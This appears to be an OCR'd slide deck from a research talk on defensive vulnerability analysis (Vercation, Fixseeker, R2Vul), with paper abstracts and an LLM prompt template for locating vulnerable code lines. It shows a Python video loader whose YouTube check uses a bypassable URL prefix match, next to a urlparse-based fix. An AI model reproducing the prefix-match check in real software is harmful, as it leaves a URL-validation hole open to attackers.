
```python
def load_video(
    video: Union[str, "VideoInput"],
    num_frames: Optional[int] = None,
    fps: Optional[int] = None,
    backend: str = "opencv",
    sample_indices_fn: Optional[Callable] = None,
    **kwargs,
) -> np.array:

    [...omitted...]

    if video.startswith("https://www.youtube.com") or video.startswith("http://www.youtube.com"):
        if not is_yt_dlp_available():
            raise ImportError("To load a video from YouTube url you have  to install `yt_dlp` first.")
        # Lazy import from yt_dlp
        requires_backends(load_video, ["yt_dlp"])
        from yt_dlp import YoutubeDL

        buffer = BytesIO()
        with redirect_stdout(buffer), YoutubeDL() as f:
            f.download([video])
        bytes_obj = buffer.getvalue()
        file_obj = BytesIO(bytes_obj)
    [...omitted...]
```

accurate ***vulnerability-relevant*** statement extraction

```python
def load_video(
    video: Union[str, "VideoInput"],
    num_frames: Optional[int] = None,
    fps: Optional[int] = None,
    backend: str = "opencv",
    sample_indices_fn: Optional[Callable] = None,
    **kwargs,
) -> np.array:

    [...omitted...]

    if urlparse(video).netloc in ["www.youtube.com", "youtube.com"]:
        if not is_yt_dlp_available():
            raise ImportError("To load a video from YouTube url you have  to install `yt_dlp` first.")
        # Lazy import from yt_dlp
        requires_backends(load_video, ["yt_dlp"])
        from yt_dlp import YoutubeDL

        buffer = BytesIO()
        with redirect_stdout(buffer), YoutubeDL() as f:
            f.download([video])
        bytes_obj = buffer.getvalue()
        file_obj = BytesIO(bytes_obj)
    [...omitted...]
```

beyond ***syntactic*** similarity; ***statement***-level


Overview of Vercation




Phase 1: Vulnerable code extraction with LLMs

```
<Role description>
[Few-shot]
Example 1:
Input:
CVE ID: CVE-2019-17451
CWE ID: CWE-190 Integer Overflow or Wraparound
Description: An issue was discovered in the...
Dangerous Code: <dangerous code snippet>
Output:
Vulnerability logic:
1. In the original code, there is no check for potential integer overflow...
2. If total size overflows to a smaller value, it may lead to...
Vulnerable lines: [4442, 4444, 4459, 4460, 4461]
Example 2: ...
[Chain-of-thought]
Please analyze the code following these steps:
1. Explain the vulnerability logic from the code.
2. Indicate which statements are relevant to the vulnerability logic.
```

Phase 2: Code clone detection



Evaluation highlight: Vercation's effectiveness




Summary

- **Novel LLM application**
  - Successfully leverages LLMs for deep vulnerability comprehension, moving beyond static, pre-defined patterns

- **Comprehensive dataset**
  - A large, manually-verified dataset of vulnerable versions is now publicly available to the research community


Solutions to the three problems



FIXSEEKER: An Empirical Driven Graph-based Approach for Detecting Silent Vulnerability Fixes in Open Source Software

YIRAN CHENG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
TING ZHANG, Singapore Management University, Singapore
LWIN KHIN SHAR, Singapore Management University, Singapore
ZHE LANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DAVID LO, Singapore Management University, Singapore
SHICHAO LV, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DONGLIANG FANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
ZHIQIANG SHI, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
LIMIN SUN, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

Open source software (OSS) vulnerabilities pose significant security risks to downstream applications. While vulnerability databases provide valuable information for mitigation, many security patches are released *silently* in new commits of OSS repositories without explicit indications of their security impact. This makes it challenging for software maintainers and users to detect and address these vulnerability fixes. There are a few approaches for detecting vulnerability-fixing commits (VFCs) but most of these approaches leverage commit messages, which would miss *silent* VFCs. On the other hand, there are some approaches for detecting silent VFCs based on code change patterns but they often fail to adequately characterize vulnerability fix patterns, thereby lacking effectiveness. For example, some approaches analyze each hunk in known VFCs, in isolation,




VERCATION: Precise Vulnerable Open-source Software Version Identification based on Static Analysis and LLM

Yiran Cheng*†, Ting Zhang‡‖, Lwin Khin Shar§, Shouguo Yang¶, Chaopeng Dong*†, David Lo§, Shichao Lv*†‖, Zhiqiang Shi*†, Limin Sun*†
* Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, Beijing, China
† School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China
‡ Monash University, Australia
§ Singapore Management University, Singapore
¶ Zhongguancun Laboratory, Beijing, China
chengyiran@iie.ac.cn, ting.zhang@monash.edu, lkshar@smu.edu.sg, yangshouguo@outlook.com, dongchaopeng@iie.ac.cn, davidlo@smu.edu.sg, {lvshichao, shizhiqiang, sunlimin}@iie.ac.cn

***Abstract*—Open-source software (OSS) has experienced a surge in popularity, attributed to its collaborative development model and cost-effective nature. However, the adoption of specific software versions in development projects may introduce security risks when these versions bring along vulnerabilities. Current methods of identifying vulnerable versions typically analyze and extract the code features involved in vulnerability patches using static analysis with pre-defined rules. They then use code clone detection to identify the vulnerable versions. These methods are hindered by imprecision due to (1) the exclusion of vulnerability-irrelevant code in the analysis and (2) the inadequacy of code clone detection. This paper presents VERCATION, an approach designed to identify vulnerable versions of OSS written in C/C++. VERCATION combines program slicing with a Large Language Model (LLM) to identify vulnerability-relevant code from vulner-**

can pose security risks, as these versions may contain vulnerabilities. Therefore, having a comprehensive knowledge of vulnerable versions of OSS becomes imperative for software developers.

Public vulnerability repositories collect vulnerability reports of software products and disseminate information regarding the affected versions of the software. The National Vulnerability Database (NVD) [1], recognized as the largest public vulnerability database, employs the Common Platform Enumeration (CPE) format to store information about vulnerable versions. However, the NVD often encompasses all versions before the reported vulnerability or designates only the ver-



R2VUL: Learning to Reason about Software Vulnerabilities with Reinforcement Learning and Structured Reasoning Distillation

Martin Weyssow[1*], Chengran Yang[1], Junkai Chen[1], Ratnadira Widyasari[1], Ting Zhang[1], Huihui Huang[1], Huu Hung Nguyen[1], Yan Naing Tun[1], Tan Bui[1], Yikun Li[1], Ang Han Wei[2], Frank Liauw[2], Eng Lieh Ouh[1], Lwin Khin Shar[1], David Lo[1]
[1]Singapore Management University
[2]GovTech Singapore
mweyssow@smu.edu.sg

Abstract

Large language models (LLMs) have shown promising performance in software vulnerability detection, yet their reasoning capabilities remain unreliable. We propose R2VUL, a method that combines reinforcement learning from AI feedback (RLAIF) and structured reasoning distillation to teach small code LLMs to detect vulnerabilities while generating security-aware explanations. Unlike prior chain-of-thought and instruction tuning approaches, R2VUL rewards well-founded over deceptively plausible vulnerability explanations through RLAIF, which results in more precise detection and high-quality reasoning generation. To support RLAIF, we construct the first multilingual preference dataset for vulnerability detection, comprising 18,000 high-quality samples in C#, JavaScript, Java, Python, and C. We evaluate R2VUL across five programming languages and against four static analysis tools, eight state-of-the-art LLM-based baselines, and various fine-tuning approaches. Our results demonstrate that a 1.5B R2VUL model exceeds the performance of its 32B teacher model and leading commercial LLMs such as Claude-4-Opus. Furthermore, we introduce a lightweight calibration step that reduces false positive rates under varying imbalanced data distributions. Finally, through qualitative analysis, we show that both LLM and human evaluators consistently rank R2VUL model's reasoning higher than other reasoning-based baselines.

et al. 2024; Nong et al. 2024; Zhang et al. 2024a). Vulnerability detection differs from code generation as it demands a binary judgement, i.e., *vulnerable vs. safe*, an inductive bias absent from generic pre-training and instruction tuning, making additional fine-tuning essential. Sequence classification fine-tuning (CLS) has long been applied in VD (Shestov et al. 2024; Chan et al. 2023; Lu et al. 2021), but comes at the cost of interpretability. The absence of any explanatory signal prevents users from trusting or debugging the prediction (Doshi-Velez and Kim 2017). Alternatively, recent studies have explored supervised fine-tuning (SFT) to train LLMs to generate explanations alongside predicted labels (Du et al. 2024a; Yusuf and Jiang 2024; Yang et al. 2024; Mao et al. 2024).

Inspired by the success of reinforcement learning from AI feedback (RLAIF) in NLP (Rafailov et al. 2023; Tunstall et al. 2023) and code generation (Weyssow et al. 2024; Zhang et al. 2024b), we introduce R2VUL, a novel approach that applies preference alignment to VD. Instead of training solely on positive reasoning paths as SFT does, we distill a preference policy into a small student LLM by contrasting *valid* and *flawed* reasoning generated by a strong teacher LLM. This additional contrastive signal explicitly teaches the student not only to generate good ex-

Fixseeker — ***Identify silent VFCs***

Vercation — ***Identify vulnerable versions***


R2Vul — ***Identify & reason vulnerabilities***

Early identification of vulnerabilities

